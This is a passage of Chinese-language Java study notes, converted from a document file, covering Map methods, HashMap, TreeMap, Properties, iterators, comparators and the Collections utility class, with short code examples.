| **default V** | [**getOrDefault**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#getOrDefault-java.lang.Object-V-)([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\lang\Object.html) key, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) defaultValue) 返回指定键所映射的值；若无指定键则返回指定默认值。 |
| **int** | [**size**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#size())() 返回映射关系数。 |
| **int** | [**hashCode**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#hashCode())() 返回此映射的哈希码值。 |
| **判** |  |
| **boolean** | [**containsKey**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#containsKey(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) key) 判断是否包含指定键。 |
| **boolean** | [**containsValue**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#containsValue(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) value) 判断是否包含指定值。 |
| **boolean** | [**isEmpty**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#isEmpty())() 判断是否空映射。 |
| **boolean** | [**equals**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#equals(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o) 比较指定的对象与此映射是否相等。 |
| **转** |  |
| [**Set**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)**<**[**Map.Entry**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.Entry.html)**<**[**K**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)**,**[**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)**>>** | [**entrySet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#entrySet())() 返回此映射中所有映射关系的 [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html) 视图。（将映射关系打包成一个Map.Entry对象，通过Map.Entry对象的getKey()、getValue()方法获取其键和值） |
| [**Set**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)**<**[**K**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)**>** | [**keySet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#keySet())() 返回此映射中所有键的 [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html) 视图。 |
| [**Collection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)**<**[**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)**>** | [**values**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#values())() 返回此映射中所有值的 [Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html) 视图。 |
| **其他** |  |
| **default**[V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) | [**compu****te**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#compute-K-java.util.function.BiFunction-)([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [BiFunction](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\function\BiFunction.html)<? super [K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? super [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? extends[V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html)> remappingFunction)  Attempts to compute a mapping for the specified key and its current mapped value (or null if there is no current mapping). |
| **default**[V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) | [**comp****uteIfAbsent**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#computeIfAbsent-K-java.util.function.Function-)([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [Function](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\function\Function.html)<? super [K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? extends[V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html)> mappingFunction)  If the specified key is not already associated with a value (or is mapped to null), attempts to compute its value using the given mapping function and enters it into this map unless null. |
| **default**[V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) | [**computeIfPresent**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#computeIfPresent-K-java.util.function.BiFunction-)([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [BiFunction](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\function\BiFunction.html)<? super [K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? super [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? extends[V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html)> remappingFunction)  If the value for the specified key is present and non-null, attempts to compute a new mapping given the key and its current mapped value. |
| **default void** | [**forEach**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#forEach-java.util.function.BiConsumer-)([BiConsumer](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\function\BiConsumer.html)<? super [K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? super [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html)> action)  Performs the given action for each entry in this map until all entries have been processed or the action throws an exception. |

**类 HashMap（散列映射表）**

要保证键的唯一性，需要覆盖hashCode方法和equals方法。

案例：统计main方法的命令参数

|  |
| --- |
| **public** **static** **void** main(String[] args) {  Map<String, Integer> map = **new** HashMap<String, Integer>();  **for** (**int** i = 0; i < args.length; i++) {  **if** (**null** == map.get(args[i])) {  map.put(args[i], 1);  } **else** {  map.put(args[i], (map.get(args[i])) + 1);  }  }  Set<String> keySet = map.keySet();  Iterator<String> iterator = keySet.iterator();  **while** (iterator.hasNext()) {  String arg = iterator.next();  **int** times = map.get(arg);  System.***out***.println(arg + "出现了" + times + "次");  }  } |

**类 TreeMap（树映射表）**

**TreeMap排序的两种方式：**

方式一：让元素（键对象）自身具备比较性（自然排序/默认排序）：参见TreeSet。

方式二：让容器具备比较性：参见TreeSet。

注意：Set的元素不可重复，Map的键不可重复，如果存入重复元素如何处理：

Set元素重复元素不能存入，add方法返回false。

Map的重复健，put方法将覆盖并返回旧值。

**类 Properties**

**用System类中的方法获取当前系统属性**

|  |
| --- |
| Properties properties = System.*getProperties*();  Set<Object> keySet = properties.keySet();  **for** (Object key : keySet) {  String property = properties.getProperty((String) key);  System.***out***.println(key + "=" + property);  } |

**迭代器**

**Iterator接口**

Collection提供了一个遍历集合元素的通用方式：迭代器（Iterator）。

**Iterable接口**

迭代器是接口，不能直接创建对象（通过new），该对象是以内部类的形式存在于每个集合类的内部。Java提供了另一个接口用于获取迭代器对象：Iterable。Iterable接口中定义了获取集合类迭代器的方法iterator()，实现了Iterable接口的类就是可迭代的，并且支持增强for循环。Collection接口继承了Iterable接口，所以实现了Collection的集合都可以通过重写iterator()方法获取自身的迭代器。

遍历集合应遵循“先问后取”的方式，也就是说，应当在确定hasNext()方法的返回值为true的情况下再通过next()方法取元素。当迭代器指针已到集合末尾，若未问而取，则抛NoSuchElementException

由此可以看出，使用迭代器遍历集合是通过boolean值驱动的，所以它更适合使用while循环来遍历。

java建议使用for循环来遍历，因为可以对内存进行一下优化。例：清空集合：

for (Iterator it = list.iterator(); it.hasNext();) {it.next(); it.remove();}

**非法状态异常（IllegalStateException）**

调用remove()或set(E e)之前须先调用next或previous且不得调用remove()（重复调用）或add()。否则抛此异常。

**并发修改异常（ConcurrentModificationException）**

若迭代器发现它的集合的大小被另一个迭代器或集合自身的方法修改了，则抛此异常。

（**迭代器中应当使用迭代器的增删元素方法，如果要用集合的增删元素方法，在使用后须立即break**）

**增强for循环（始于JDK1.5）**

又称新循环、for each循环。该循环只用于遍历集合或数组。语法：for(元素类型 e : 集合或数组){循环体}

新循环并非新的语法，而是在编译过程中，编译器会将新循环转换为迭代器模式。所以新循环本质上是迭代器。

**for each循环中无法使用迭代器的增删元素方法。**

**ListIterator接口**

List特有的迭代器，支持在迭代过程中添加元素和修改元素。继承了Iterator，以允许双向遍历列表和修改元素。

**接口 Enumeration 方法****（始于JDK1.0）**

**boolean hasMoreElements()** 测试此枚举是否包含更多的元素。

**E nextElement()** 如果此枚举对象至少还有一个可提供的元素，则返回此枚举的下一个元素。

**接口 Iterable<E> 方法（始于JDK1.5）**

**Iterator<T> iterator()** 返回一个在一组 T 类型的元素上进行迭代的迭代器。

**接口 Iterator<E> 方法（始于JDK1.2）**

**boolean hasNext()** 判断是否还有元素可以迭代

**E next()** 迭代并返回下一个元素。

**void remove()** 移除next()返回的最后一个元素（可选操作）。

**接口 ListIterator<E> 方法（始于JDK1.2）**

**boolean hasNext()** 判断迭代器后边是否还有元素。

**E next()** 迭代器游标越过并返回下一个元素。

**int nextIndex()** 返回迭代器后边相邻元素的索引。若迭代器位于列表末尾，则返回列表大小。

**boolean hasPrevious()** 判断迭代器前边是否还有个元素。

**E** **previous()** 迭代器游标越过并返回前一个元素。

**int previousIndex()** 返回迭代器前边相邻元素的索引。如果迭代器位于列表开头，则返回-1。

**void add(E e)** 将指定元素插入迭代器游标之前（next()最近返回元素之后或previous()最近返回元素之前，若有）（可选操作）。

**void** **remove()** 移除next()或previous()最近返回的元素（可选操作）。调前须先调next或previous且不得调remove或add。

**void set(E e)** 用指定元素替换next()或previous()最近返回的元素（可选操作）。调前禁忌同remove()。

**迭代器原理**

查看ArrayList源码

|  |
| --- |
| **private** **class** Itr **implements** Iterator<E> {  **int** cursor = 0;  **int** lastRet = -1;  **int** expectedModCount = modCount;  **public** **boolean** hasNext() {  **return** cursor != size();  }  **public** E next() {  checkForComodification();  **try** {  E next = get(cursor);  lastRet = cursor++;  **return** next;  } **catch** (IndexOutOfBoundsException e) {  checkForComodification();  **throw** **new** NoSuchElementException();  }  }  **public** **void** remove() {  **if** (lastRet == -1)  **throw** **new** IllegalStateException();  checkForComodification();  **try** {  AbstractList.**this**.remove(lastRet);  **if** (lastRet < cursor)  cursor--;  lastRet = -1;  expectedModCount = modCount;  } **catch** (IndexOutOfBoundsException e) {  **throw** **new** ConcurrentModificationException();  }  }  } |

* 1. **比较器**

**接口 Comparable<T> 方法**（元素自身具备比较性）

**int compareTo(T o)** 比较此对象与指定对象的顺序。

**接口 Comparator<T> 方法**（给容器传入比较器）

**int compare(T o1, T o2)** 比较用来排序的两个参数。

**boolean equals(Object obj)** 指示某个其他对象是否“等于”此 Comparator。

* 1. **集合工具类**

**类 Collections 方法**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **字段摘要** | | | | |
| static [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html) | [**EMPTY\_LIST**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#EMPTY_LIST) 空的列表（不可变的）。 | | | |
| static [Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html) | [**EMPTY\_MAP**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#EMPTY_MAP) 空的映射（不可变的）。 | | | |
| static [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html) | [**EMPTY\_SET**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#EMPTY_SET) 空的 set（不可变的）。 | | | |
| **方法摘要** | | | | |
| static   |  | | --- | | <T> boolean | | | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#addAll(java.util.Collection, T...))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? super T> c, T... elements) 将所有指定元素添加到指定 collection 中。 | | |
| static   |  | | --- | | <T> [Queue](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Queue.html)<T> | | | [**asLifoQueue**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#asLifoQueue(java.util.Deque))([Deque](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Deque.html)<T> deque) 以后进先出 (Lifo) [Queue](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Queue.html) 的形式返回某个 [Deque](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Deque.html) 的视图。 | | |
| **二分查找（对List）** | |  | |
| static   |  | | --- | | <T> int | | | [**binarySearch**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#binarySearch(java.util.List, T))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<? extends [Comparable](file:///E:\\%E7%BC%96%E7%A8%8B\\%E6%96%87%E6%A1%A3\\JavaAPIchinese\\java\\lang\\Comparable.html" \o "java.lang 中的接口)<? super T>> list, T key) 使用二分搜索法搜索指定列表，以获得指定对象。 | | |
| static   |  | | --- | | <T> int | | | [**binarySearch**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#binarySearch(java.util.List, T, java.util.Comparator))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<? extends T> list, T key, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> c) 使用二分搜索法搜索指定列表，以获得指定对象。 | | |
| static   |  | | --- | | <E> [Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<E> | | | [**checkedCollection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#checkedCollection(java.util.Collection, java.lang.Class))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<E> c, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<E> type) 返回指定 collection 的一个动态类型安全视图。 | | |
| static   |  | | --- | | <E> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<E> | | | [**checkedList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#checkedList(java.util.List, java.lang.Class))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<E> list, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<E> type) 返回指定列表的一个动态类型安全视图。 | | |
| static   |  | | --- | | <K,V> [Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> | | | [**checkedMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#checkedMap(java.util.Map, java.lang.Class, java.lang.Class))([Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> m, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<K> keyType, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<V> valueType) 返回指定映射的一个动态类型安全视图。 | | |
| static   |  | | --- | | <E> [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<E> | | | [**checkedSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#checkedSet(java.util.Set, java.lang.Class))([Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<E> s, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<E> type) 返回指定 set 的一个动态类型安全视图。 | | |
| static   |  | | --- | | <K,V> [SortedMap](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedMap.html)<K,V> | | | [**checkedSortedMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#checkedSortedMap(java.util.SortedMap, java.lang.Class, java.lang.Class))([SortedMap](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedMap.html)<K,V> m, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<K> keyType, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<V> valueType) 返回指定有序映射的一个动态类型安全视图。 | | |
| static   |  | | --- | | <E> [SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<E> | | | [**checkedSortedSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#checkedSortedSet(java.util.SortedSet, java.lang.Class))([SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<E> s, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<E> type) 返回指定有序 set 的一个动态类型安全视图。 | | |
| static   |  | | --- | | <T> void | | | [**copy**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#copy(java.util.List, java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<? super T> dest, [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<? extends T> src) 将所有元素从一个列表复制到另一个列表。 | | |
| static boolean | | [**disjoint**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#disjoint(java.util.Collection, java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<?> c1, [Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<?> c2) 如果两个指定 collection 中没有相同的元素，则返回 true。 | | |
| static   |  | | --- | | <T> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> | | | [**emptyList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#emptyList())() 返回空的列表（不可变的）。 | | |
| static   |  | | --- | | <K,V> [Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> | | | [**emptyMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#emptyMap())() 返回空的映射（不可变的）。 | | |
| static   |  | | --- | | <T> [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<T> | | | [**emptySet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#emptySet())() 返回空的 set（不可变的）。 | | |
| static   |  | | --- | | <T> [Enumeration](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Enumeration.html)<T> | | | [**enumeration**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#enumeration(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<T> c) 返回一个指定 collection 上的枚举。 | | |
| static   |  | | --- | | <T> void | | | [**fill**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#fill(java.util.List, T))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<? super T> list, T obj) 使用指定元素替换指定列表中的所有元素。 | | |
| static int | | [**frequency**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#frequency(java.util.Collection, java.lang.Object))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<?> c, [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o) 返回指定 collection 中等于指定对象的元素数。 | | |
